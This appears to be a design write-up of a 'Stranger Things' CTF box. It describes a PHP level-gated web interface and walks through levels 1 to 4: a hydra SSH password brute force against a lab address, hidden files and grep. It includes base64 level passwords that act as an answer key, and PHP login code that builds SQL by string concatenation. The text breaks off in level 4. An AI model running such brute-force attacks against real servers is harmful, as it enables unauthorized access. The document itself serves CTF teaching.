STRANGER THINGS CTF BOX

DAKSHIN THARUSHA


N. D. SAPUTHANTHRI


Stranger Things CTF box is based on “Stranger things”. It is an American science fiction horror television series premiered on Netflix which is created by the Duffer brothers woven around a teenage girl called Eleven who has psychokinetic abilities and horrific adventures that she faces while saving the world from some kind of predators called Demogorgon from another dimension.

This stranger things CTF box is a hybrid box which consists of both shell-based challenges and web-based challenges. Apart from the challenges here this box consists of web pages related to each level. There the Player must submit the flag for each level in the corresponding web page related to each level and the player will retrieve a score based on the levels that get completed.

Technical details of initial web page of the Stranger Things CTF Box,

The left side of the interface displays the levels and the highlighted one indicates the current level of the user. The right side of the interface displays the text boxes which require the corresponding username and password for the current level. Once the player fills the credentials of the relevant boxes which are on the right side of the interface player will be redirected to the next level Also, the web Interface has a brief introduction of the current level to find the flag. Beginning of the game the score is Zero. Gradually score will be increased according to the levels that the player gets completed.





The player will not be able to go from the current level to another level because the player cannot change the URL in the address bar. If the player tries to enter the URL of the next level in the URL path, the player will be automatically redirected to the 'index.php' after validating the credentials that the player has entered using the PHP function. So that this PHP function checks the corresponding session of the level with the URL before giving access to the player to any particular URL that the player enters in the address bar and only if the player has logged to a particular level with valid credentials and has a valid session player will be authorized to access the corresponding web page via URL.

Once the player has found a correct flag then the player should enter the correct password and username. Using PHP login validation function checks whether the entered credentials are correct or wrong. If the level credentials are incorrect, the server shows an error message. If the flag is correct, the player can move to the next level.


```php
<?php
include "config.php";

// Check user login or not
if(!isset($_SESSION['uname'])){
    header('Location: index.php');
}


    if(isset($_POST['but_submit'])){

    $uname = mysqli_real_escape_string($con,$_POST['txt_uname']);
    $password = mysqli_real_escape_string($con,$_POST['txt_pwd']);

    if ($uname != "" && $password != ""){

        $sql_query = "select count(*) as cntUser from users where username='".$uname."' and password='".$password."'";
        $result = mysqli_query($con,$sql_query);
        $row = mysqli_fetch_array($result);

        $count = $row['cntUser'];

        if($count > 0){
            $_SESSION['uname'] = $uname;
            header('Location: hfdret2.php');
        }else{


            echo "<div class='alert alert-warning'>
                    <strong>Error !! </strong>Invalid Username or Flag!!!
                </div>";
        }

    }

}


    ?>
```

Level 1


Initially the IP address of the ubuntu server will be given to the player and player will be redirected to the home page of the CTF box. There user will be able to find the username for the first level which is “level0”. In order to log in to first level player has to carry out a brute force attack with that given username and custom password list. To perform brute force attack hydra tool has been used.

```
ubuntu@ubuntu-VirtualBox: ~
ubuntu@ubuntu-VirtualBox:~$ hydra -l level0 -P password.txt ssh://192.168.8.102
-V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-20 10:27:
41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 tr
y per task
[DATA] attacking ssh://192.168.8.102:22/
```

Command: **hydra -l level0 -P password.txt ssh://192.168.8.102 -V**



Username: level0
Password: password




Player needs to log into server using SSH with the credentials of previous level.

Command: **ssh level0@192.168.8.102**


Here the flag is located in a directory called “Stranger Things”

In this level players knowledge about accessing directories which have names with spaces and reading the contents of a text file using cat command will be checked.



Username: level1
Password: bWlsbGllYm9iYnlicm93bg==

After finding out the password player needs to submit that credentials to the initial web page to get to the web page related to level2.




Level 2

Player needs to log into server using SSH with the credentials of previous level.
Command: **ssh level1@192.168.8.102**
Here player will find a directory called "Escape from the lab" which contains thousands of text files. Player needs to find the hidden file which contains the flag to next level. Here players' knowledge about finding hidden files in which names are starting with ".", reading the contents of a text file using cat command and sorting files in the reverse order according to the size using "ls -alSr" will be checked.


```
Last login: Sat Sep 19 18:48:28 2020 from 192.168.8.103
level1@ubuntu:~$ ls
 Desktop     Downloads               Music      Public      Videos
 Documents  'Escape from the lab'    Pictures   Templates
level1@ubuntu:~$ cd Escape\ from\ the\ lab/
```

```
level1@ubuntu: ~/Escape from the lab
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1988.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1988.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1989.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1989.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1990.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1990.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1991.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1991.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1992.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1992.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1993.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1993.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1994.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1994.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1995.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1995.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1996.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1996.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1997.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1997.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1998.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1998.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab1999.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab1999.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 .esclab2000.txt
-rw-rw-r--  1 level1 level1      0 Jul 28 17:27 esclab2000.txt
level1@ubuntu:~/Escape from the lab$ la -alSr
```



Username: level2
Password: ZXNjYXBlZCBmcm9tIGhhd2tpbnMgbGFi

After finding out the password and username player needs to submit that credentials to the level2 web page to get to the web page related to level3.





Level 3

Player needs to log into server using SSH with the credentials of previous level.


Command: **ssh level2@192.168.8.102**

Here player will find several text documents in Documents directory. Also, in this level player needs to find hidden files using “ls -al” command and needs to sort all the documents according to the size to find the correct file which contains the flag. Here player cannot find the flag using “cat” command like in previous levels because the file contains the flag is filled with set of garbage values. Therefore, player needs to sort the keywords “password” and “username” using “grep” command. In this level players knowledge about finding hidden files in which names are starting with “.”, reading the contents of a text file using cat command, sorting files according to the size, usage of “grep” command with ignore case distinctions in patterns and data using “i”, and usage of pipe “|” command will be checked.





Username: level3
Password: RHVzdGluLE1pa2UsTHVjYXM=



After finding out the password and username player needs to submit that credentials to the level3 web page to get to the web page related to level4.

Level 4

Player needs to log into server using SSH with the credentials of previous level.


Command: **ssh level3@192.168.8.102**

In order to find the flag player needs to find the hint (word called “key”) which is a hidden file called “.letsparty.txt” located in “/Videos” directory.

```
35 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jul 31 14:54:08 2020
level3@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
level3@ubuntu:~$ cd Videos/
level3@ubuntu:~/Videos$ ls
